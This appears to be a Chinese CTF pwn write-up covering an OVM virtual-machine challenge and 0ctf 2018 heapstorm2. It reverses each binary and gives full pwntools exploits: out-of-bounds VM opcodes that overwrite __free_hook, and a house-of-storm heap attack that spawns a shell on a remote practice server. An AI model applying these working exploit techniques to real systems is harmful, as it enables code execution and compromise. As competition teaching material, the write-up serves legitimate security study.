
读取代码，放到memory处。



```
while ( running )
{
  v7 = fetch();
  execute(v7);
}
```


将命令依次fetch 再execute。

fetch是啥。



```
__int64 fetch()
{
  int v0; // eax

  v0 = reg[15];
  reg[15] = v0 + 1;
  return (unsigned int)memory[v0];
}
```


execute就要麻烦很多。



```
write(1, "HOW DO YOU FEEL AT OVM?\n", 0x1BuLL);
read(0, comment, 0x8CuLL);
sendcomment(comment);
write(1, "Bye\n", 4uLL);
```

最后有一个free，可以利用一下。我们想法是可以劫持got表，free的got表改成system，再/bin/sh一下就好了。

所以我们现在的问题就是好好逆向一下execute函数，看看里面的指令有啥问题，然后怎么利用。



```
v4 = (a1 & 0xF0000u) >> 16;
v3 = (unsigned __int16)(a1 & 0xF00) >> 8;
v2 = a1 & 0xF;
result = HIBYTE(a1);
```

a1一共四个字节，result对应的是最高的那个字节，v4是第二个，v3第三，v2最后。而且要注意到v2、v3、v4都是只有半个字节能使。


> v4 = c v3 = b v2 = a
> 0x10 --> reg[c] = memory
> 0x20 --> reg[c] = memory == 0
> 0x30 --> reg[c] = memory[reg[a]]
> 0x40 --> memory[reg[a]] = reg[c] // 存在任意写
> 0x50 --> stack[reg[13]++] = reg[c]
> 0x60 --> reg[c] = stack[–reg[13]] // 存在任意读
> 0x70 --> reg[c] = reg[a] + reg[b]
> 0x80 --> reg[c] = reg[b] - reg[a]
> 0x90 --> reg[c] = reg[a] & reg[b]
> 0xA0 --> reg[c] = reg[a] | reg[b]
> 0xB0 --> reg[c] = reg[a] ^ reg[b]
> 0xC0 --> reg[c] = reg[b] << reg[a]
> 0xD0 --> reg[c] = reg[b] >> reg[a]
> 0xE0 --> running = 0
> 0xFF --> running = 0 打印 reg[] 数组中的 所有值

那么既然存在任意读，任意写，而且存在数组越界，我们就可以通过数组越界读取、劫持got表，从而来达到目的，那我们现在的问题就只剩下我们怎么去构造这个指令。

我们就是通过简单的调整数组越界，来读写got表就好了。


```
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = remote("node3.buuoj.cn",29788)
libc = ELF("./64/libc-2.23.so")

free_hook = libc.symbols['__free_hook']

code = [
0x100a0001, #set指令，将r10设置为1
0x100b0009, #set指令，将r11设置为9
0xc00a0a0b, #左移指令，r10为1<<9=0x200
0x10010001, #set     将r1设置为1
0x10020006, #set     将r2设置为6
0xc0030102, #左移     r3=1<<6=0x40
0x10010004, #set     r1=4
0x10000006, #set     r0=6
0x70030301, #add     r3=0x40+4=0x44
0x80040003, #sub     r4=6-0x44=-0x3e,got表项
0x30050004, #read    将got表项内容读到r5,这里注意一次只能读取4个字节，因此还要在读一次
0x7004040d,
0x30060004,
0x10000003,
0x1001000f,
0xc0000001,
0x10010005,
0xc0000001,
0x10020004,
0x1001000f,
0xc0020201,
0x10010001,
0xc0020201,
0x70000002,
0x1001000c,
0x10020002,
0xc0020201,
0x70000002,
0x10010008,
0x10020002,
0xc0020201,
0x70000002,
0x10010004,
0x1002000b,
0xc0020201,
0x70000002,
0x70050500,
0x10000000,
0x10010008,
0x80000001,#计算出comment[0]的下标
0x40050000,#将free_hook-4的低四字节写进comment[0]
0x10010001,
0x70000001,
0x40060000,#写入剩余的4个字节
0xff000000 #打印寄存器内容
]
r.recvuntil("PC:")
r.sendline(str(0))
r.recvuntil("SP:")
r.sendline(str(1))
r.recvuntil("CODE SIZE:")
r.sendline(str(len(code)))
r.recvuntil("CODE: ")
for i in code:
    sleep(0.1)
    r.sendline(str(i))
r.recvuntil("R5: ")
addr1 = r.recv(8)

r.recvuntil("R6: ")
addr2 = r.recv(4)
addr = int('0x'+addr2+addr1,16)
libc_base = addr - 0x3c67a0
system = libc_base + libc.symbols['system']

r.recvuntil("OVM?")
payload = '/bin/sh\x00'+p64(system)

r.send(payload)
r.interactive()
```

169 0ctf_2018_heapstorm2



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes    0               2          ./169
```

看名字应该是house of storm




```
    "/_/ |_/_____/_____/_/ |_/  /_____/_/  |_/_____/\n");
  puts("===== HEAP STORM II =====");
  if ( !mallopt(1, 0) )
    exit(-1);
  if ( mmap((void *)0x13370000, 0x1000uLL, 3, 34, -1, 0LL) != (void *)322371584 )
    exit(-1);
  fd = open("/dev/urandom", 0);
  if ( fd < 0 )
    exit(-1);
  if ( read(fd, (void *)0x13370800, 0x18uLL) != 24 )
    exit(-1);
  close(fd);
  MEMORY[0x13370818] = MEMORY[0x13370810];
  for ( i = 0; i <= 15; ++i )
  {
    *(_QWORD *)(16 * (i + 2LL) + 0x13370800) = sub_BB0(322373632LL, 0LL);
    *(_QWORD *)(16 * (i + 2LL) + 0x13370808) = sub_BCC(322373632LL, 0LL);
  }
  return 322373632LL;
```

进程序首先我们看到了一个mallopt函数。


> int mallopt(int param,int value)//控制内存分配的函数

在这里的mallopt把fastbin给禁掉了。

然后初始化，读入24个字节，0x818 = 0x810.然后后面的跟前两个一样。




```
pwndbg> x/50gx 0x13370800
0x13370800:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x13370810:	0x5293991720453fd6	0x5293991720453fd6
0x13370820:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x13370830:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x13370840:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x13370850:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x13370860:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x13370870:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x13370880:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x13370890:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x133708a0:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x133708b0:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x133708c0:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x133708d0:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x133708e0:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x133708f0:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x13370900:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x13370910:	0xcfb179072e0c1e97	0x3b4213908e3a7f98
0x13370920:	0x0000000000000000	0x0000000000000000
0x13370930:	0x0000000000000000	0x0000000000000000
0x13370940:	0x0000000000000000	0x0000000000000000
0x13370950:	0x0000000000000000	0x0000000000000000
0x13370960:	0x0000000000000000	0x0000000000000000
0x13370970:	0x0000000000000000	0x0000000000000000
0x13370980:	0x0000000000000000	0x0000000000000000
pwndbg>
```




```
void *v3; // [rsp+18h] [rbp-8h]

for ( i = 0; i <= 15; ++i )
{
  if ( !xor_8(a1, a1[2 * i + 5]) )
  {
    printf("Size: ");
    v2 = sub_1551();
    if ( v2 > 12 && v2 <= 4096 )
    {
      v3 = calloc(v2, 1uLL);
      if ( !v3 )
        exit(-1);
      a1[2 * i + 5] = xor_8(a1, v2);
      a1[2 * i + 4] = xor(a1, v3);
      printf("Chunk %d Allocated\n", i);
    }
    else
    {
      puts("Invalid Size");
    }
    return;
```

从0x820开始，第一个放地址跟0x800异或的结果，第二个放size跟0x808异或的结果。




```
int __fastcall update(_QWORD *a1)
{
  int v2; // [rsp+10h] [rbp-20h]
  int v3; // [rsp+14h] [rbp-1Ch]
  __int64 v4; // [rsp+18h] [rbp-18h]

  printf("Index: ");
  v2 = sub_1551();
  if ( v2 < 0 || v2 > 15 || !xor_8(a1, a1[2 * v2 + 5]) )
    return puts("Invalid Index");
  printf("Size: ");
  v3 = sub_1551();
  if ( v3 <= 0 || v3 > (xor_8(a1, a1[2 * v2 + 5]) - 12) )
    return puts("Invalid Size");
  printf("Content: ");
  v4 = xor(a1, a1[2 * v2 + 4]);
  sub_1377(v4, v3);
  strcpy((v3 + v4), "HEAPSTORM_II");
  return printf("Chunk %d Updated\n", v2);
}
```

update留了12个字节写HEAPSTORM_II，但是用了strcpy函数，strcpy函数最后会填个’\x00’，所以会有一个’\x00’的溢出，就有了off by null。



```
int __fastcall delete(_QWORD *a1)
{
  void *v2; // rax
  int v3; // [rsp+1Ch] [rbp-4h]

  printf("Index: ");
  v3 = sub_1551();
  if ( v3 < 0 || v3 > 15 || !xor_8(a1, a1[2 * v3 + 5]) )
    return puts("Invalid Index");
  v2 = xor(a1, a1[2 * v3 + 4]);
  free(v2);
  a1[2 * v3 + 4] = xor(a1, 0LL);
  a1[2 * v3 + 5] = xor_8(a1, 0LL);
  return printf("Chunk %d Deleted\n", v3);
}
```

free了之后把地址跟大小恢复成随机数。



```
int __fastcall view(_QWORD *a1)
{
  __int64 v2; // rbx
  __int64 v3; // rax
  int v4; // [rsp+1Ch] [rbp-14h]

  if ( (a1[3] ^ a1[2]) != 0x13377331LL )
    return puts("Permission denied");
  printf("Index: ");
  v4 = sub_1551();
  if ( v4 < 0 || v4 > 15 || !xor_8(a1, a1[2 * v4 + 5]) )
    return puts("Invalid Index");
  printf("Chunk[%d]: ", v4);
  v2 = xor_8(a1, a1[2 * v4 + 5]);
  v3 = xor(a1, a1[2 * v4 + 4]);
  sub_14D4(v3, v2);
  return puts(byte_180A);
}
```

输出函数。

题目我也是参考了两位师傅的wp，补充一些自己的思路。
BUUCT-PWN 0ctf_2018_heapstorm2（house of storm）
[原创]ctf pwn中的unsorted bin利用及chunk shrink——0ctf2018 heapstorm2 writeup


题目给了一个off by null，我们平常的思路是要么unlink，但是这里是行不通的，因为对我们的地址用随机数进行了异或，要么是通过制造overlap来fastbin attack。但是显然这道题把我们的fastbin给ban掉了，所以我们只能用这个题的解法，house of storm。

House of storm 原理及利用


exp

```
from pwn import *

context.log_level = 'debug'

elf = ELF("./169")
libc = ELF('./64/libc-2.23.so')
one_gadget_16 = [0x45216,0x4526a,0xf02a4,0xf1147]

menu = "Command: "
def add(size):
 r.recvuntil(menu)
 r.sendline('1')
 r.recvuntil("Size: ")
 r.sendline(str(size))

def delete(index):
 r.recvuntil(menu)
 r.sendline('3')
 r.recvuntil("Index: ")
 r.sendline(str(index))

def show(index):
 r.recvuntil(menu)
 r.sendline('4')
 r.recvuntil("Index: ")
 r.sendline(str(index))

def edit(index,content):
 r.recvuntil(menu)
 r.sendline('2')
 r.recvuntil("Index: ")
 r.sendline(str(index))
 r.recvuntil("Size: ")
 r.sendline(str(len(content)))
 r.recvuntil("Content: ")
 r.send(content)

def pwn():
 add(0x18)#0
 add(0x508)#1
 add(0x18)#2
 add(0x18)#3
 add(0x508)#4
 add(0x18)#5
 add(0x18)#6

 edit(1, 'a'*0x4f0+p64(0x500))
 delete(1)
 edit(0, 'a'*(0x18-12))
 add(0x18)#1
 add(0x4d8)#7
 delete(1)
 delete(2)
 add(0x38)#1
 add(0x4e8)#2

 edit(4, 'a'*0x4f0+p64(0x500))
 delete(4)
 edit(3, 'a'*(0x18-12))
 add(0x18)#4
 add(0x4d8)#8
 delete(4)
 delete(5)
 add(0x48)#4

 delete(2)
 add(0x4e8)#2
 delete(2)

 storage = 0x13370800
 fake_chunk = storage - 0x20
 payload = '\x00' * 0x10 + p64(0) + p64(0x4f1) + p64(0) + p64(fake_chunk)
 edit(7, payload)
 payload = '\x00' * 0x20 + p64(0) + p64(0x4e1) + p64(0) + p64(fake_chunk+8) + p64(0) + p64(fake_chunk-0x18-5)
 edit(8, payload)

 add(0x48) #0x133707e0
 payload = p64(0)*4 + p64(0) + p64(0x13377331) + p64(storage)
 edit(2, payload)

 payload = p64(0)*2 + p64(0) + p64(0x13377331) + p64(storage) + p64(0x1000) + p64(fake_chunk+3) + p64(8)
 edit(0, payload)
 edit(0, payload)

 show(1)
 r.recvuntil("]: ")
 heap = u64(r.recv(6).ljust(8, '\x00'))
 success("heap:"+hex(heap))

 payload = p64(0)*2 + p64(0) + p64(0x13377331) + p64(storage) + p64(0x1000) + p64(heap+0x10) + p64(8)
 edit(0, payload)

 show(1)
 r.recvuntil("]: ")
 malloc_hook = u64(r.recv(6).ljust(8, '\x00')) -0x58 - 0x10
 libc.address = malloc_hook - libc.sym['__malloc_hook']
 free_hook = libc.sym['__free_hook']
 system = libc.sym['system']
 success("malloc_hook:"+hex(malloc_hook))

 payload = p64(0)*2 + p64(0) + p64(0x13377331) + p64(storage) + p64(0x1000) + p64(free_hook) + p64(0x100) + p64(storage+0x50) + p64(8) + '/bin/sh\x00'
 edit(0, payload)
 edit(1, p64(system))
 delete(2)


 r.interactive()

if __name__ == "__main__":
 while True:
  r = remote("node3.buuoj.cn", 26782)
  try:
   pwn()
  except:
   r.close()
```

170 wustctf2020_babyfmt

